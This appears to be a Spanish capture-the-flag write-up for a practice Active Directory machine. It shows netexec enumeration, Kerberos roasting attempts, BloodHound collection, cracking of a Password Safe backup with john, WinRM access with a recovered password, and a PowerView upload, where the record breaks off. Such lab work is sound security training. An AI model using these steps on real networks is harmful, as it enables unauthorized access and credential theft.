

Tenemos credenciales en la máquina como en entornos de pentest REAL



Ping inicial de reconocimiento...




A traves de netexec, ya que tenemos credenciales no me complico la vida con tener que encontrar a un user válido, dentro de los shares compartidos no hay nada de interés por lo que con los usuarios obtenidos voy a aprovechar para hacer los típicos ataques


AS-REP ROAST attack y KERBEROASTING

```
┌──(jouker㉿joukerm)-[~]
└─$ netexec smb 10.10.11.42 -u "olivia" -p "ichliebedich"
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\olivia:ichliebedich

┌──(jouker㉿joukerm)-[~]
└─$ netexec smb 10.10.11.42 -u "olivia" -p "ichliebedich" --shares
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\olivia:ichliebedich
SMB         10.10.11.42     445    DC               [*] Enumerated shares
SMB         10.10.11.42     445    DC               Share           Permissions     Remark
SMB         10.10.11.42     445    DC               -----           -----------     ------
SMB         10.10.11.42     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.42     445    DC               C$                              Default share
SMB         10.10.11.42     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.42     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.42     445    DC               SYSVOL          READ            Logon server share

┌──(jouker㉿joukerm)-[~]
└─$ netexec smb 10.10.11.42 -u "olivia" -p "ichliebedich" --users
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\olivia:ichliebedich
SMB         10.10.11.42     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.42     445    DC               Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer/domain
SMB         10.10.11.42     445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.42     445    DC               krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB         10.10.11.42     445    DC               olivia                        2024-10-06 01:22:48 0
SMB         10.10.11.42     445    DC               michael                       2024-10-06 01:33:37 0
SMB         10.10.11.42     445    DC               benjamin                      2024-10-06 01:34:56 0
SMB         10.10.11.42     445    DC               emily                         2024-10-30 23:40:02 0
SMB         10.10.11.42     445    DC               ethan                         2024-10-12 20:52:14 0
SMB         10.10.11.42     445    DC               alexander                     2024-10-31 00:18:04 0
SMB         10.10.11.42     445    DC               emma                          2024-10-31 00:18:35 0
SMB         10.10.11.42     445    DC               [*] Enumerated 10 local users: ADMINISTRATOR

┌──(jouker㉿joukerm)-[~]
└─$
```


```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cat users.txt | awk '{print $5}' | sponge users.txt

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ cat users.txt
[*]
[+]
-Username-
Administrator
Guest
krbtgt
olivia
michael
benjamin
emily
ethan
alexander
emma
[*]

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ nano users.txt
```



Con kerbrute intento a ver si saco info, no hay nada de interés.



No hay manera con el asrep, vamos a probar con el kerberoasting aprovechando las credenciales que tenemos disponibles.




Como era de esperar en parte, no hay información relevante haciendo un impacket-GetUsersSPNs


```
┌──(jouker㉿joukerm)-[~]
└─$ sudo ntpdate -u administrator.htb
[sudo] contraseña para jouker:
2025-04-22 05:12:39.173923 (+0200) +25202.464279 +/- 0.018825 administrator.htb 10.10.11.42 s1 no-leap
CLOCK: time stepped by 25202.464279

┌──(jouker㉿joukerm)-[~]
└─$ impacket-GetUserSPNs administrator.htb/olivia -dc-ip 10.10.11.42
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

Password:
No entries found!
```

Con bloodhound.py obtenemos de forma remota sin tener acceso, simplemente con credenciales enumerar con bloodhound.


```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ sudo python3 ../herramientas/BloodHound.py/bloodhound.py -u "olivia" -p "ichliebedich" -c all -d administrator.htb -ns 10.10.11.42
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 15S

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ ls -l
total 168
-rw-r--r-- 1 root   root    4127 abr 21 22:16 20250421221625_computers.json
-rw-r--r-- 1 root   root   25178 abr 21 22:16 20250421221625_containers.json
-rw-r--r-- 1 root   root    3580 abr 21 22:16 20250421221625_domains.json
-rw-r--r-- 1 root   root    3994 abr 21 22:16 20250421221625_gpos.json
-rw-r--r-- 1 root   root   82686 abr 21 22:16 20250421221625_groups.json
-rw-r--r-- 1 root   root    1931 abr 21 22:16 20250421221625_ous.json
-rw-r--r-- 1 root   root   26024 abr 21 22:16 20250421221625_users.json
```

Olivia tiene en OUTBOUND OBJECT CONTROL generic all sobre el usuario MICHAEL






Simple, sencillo y para toda la familia. Deberíamos hacer enumeración pero me doy cuenta que esto sigue para bingo




Es exactamente la misma comanda de antes.



En este caso en bloodhoun no puedo avanzar más con benjamin, por lo que tendré que recurrir de nuevo a listar los shares y otras cosas de interés que puedan llegar a ser útiles.

Nop, los shares no han llegado a ser útiles del todo pero aún así gracias a que teníamos el puerto 21 abierto desde hace rato podemos tener un backup.psafe3.




Después de buscar bien, se puede ver como psafe3 es algo parecido a un gestor de passwords de KEYPASS, al igual que en otros casos se puede crackear la contraseña con el correspondiente 2 john.

```
┌──(jouker㉿joukerm)-[~]
└─$ pwsafe2john Backup.psafe3
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050

┌──(jouker㉿joukerm)-[~]
└─$ pwsafe2john Backup.psafe3 > hash

┌──(jouker㉿joukerm)-[~]
└─$ cat hash
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050

┌──(jouker㉿joukerm)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2025-04-21 22:44) 2.173g/s 13356p/s 13356c/s 13356C/s adriano..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(jouker㉿joukerm)-[~]
└─$
```

```
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this

┌──(jouker㉿joukerm)-[~]
└─$ ls -l
total 72
-rw-rw-r-- 1 jouker jouker   952 oct  5  2024 Backup.psafe3
drwxr-xr-x 2 jouker jouker  4096 abr 18 12:49 Descargas
drwxr-xr-x 2 jouker jouker  4096 feb  5 11:54 Documentos
drwxr-xr-x 4 jouker jouker  4096 abr 14 14:40 Escritorio
drwxrwxr-x 7 jouker jouker  4096 mar 21 13:33 GitTools
-rw-rw-r-- 1 jouker jouker   152 abr 21 22:44 hash
drwxr-xr-x 2 jouker jouker  4096 feb  5 11:54 Imágenes
drwxrwxr-x 4 jouker jouker  4096 mar 10 12:43 kerbrute
drwxr-xr-x 2 jouker jouker  4096 feb  5 11:54 Música
-rw-rw-r-- 1 jouker jouker    27 abr 21 22:21 neo4jdetelte
drwxr-xr-x 2 jouker jouker  4096 feb  5 11:54 Plantillas
drwxr-xr-x 2 jouker jouker  4096 feb  5 11:54 Público
-rw-r--r-- 1 root   root    3809 abr 21 21:57 scan.txt
drwxrwx--- 2 jouker jouker  4096 mar 31 09:13 scripts
drwxrwxr-x 2 jouker jouker 12288 abr 14 13:17 temporal
drwxr-xr-x 2 jouker jouker  4096 feb  5 11:54 Vídeos

┌──(jouker㉿joukerm)-[~]
└─$ pwsafe Backup.psafe3
```

Tengo la password de estos 3 usuarios, en todos sale lo mismo, hay que mirar cual de ellos en bloodhound podemos seguir avanzando





```
┌──(jouker㉿joukerm)-[~]
└─$ netexec smb 10.10.11.42 -u "emily" -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb"
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

┌──(jouker㉿joukerm)-[~]
└─$ netexec winrm 10.10.11.42 -u "emily" -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb"
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb (Pwn3d!)

┌──(jouker㉿joukerm)-[~]
└─$
```

```
*Evil-WinRM* PS C:\temp> $SecPassword = ConvertTo-SecureString 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('administrator.htb\emily', $SecPassword)
```


```
    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/21/2025   8:59 PM         770279 PowerView.ps1
```

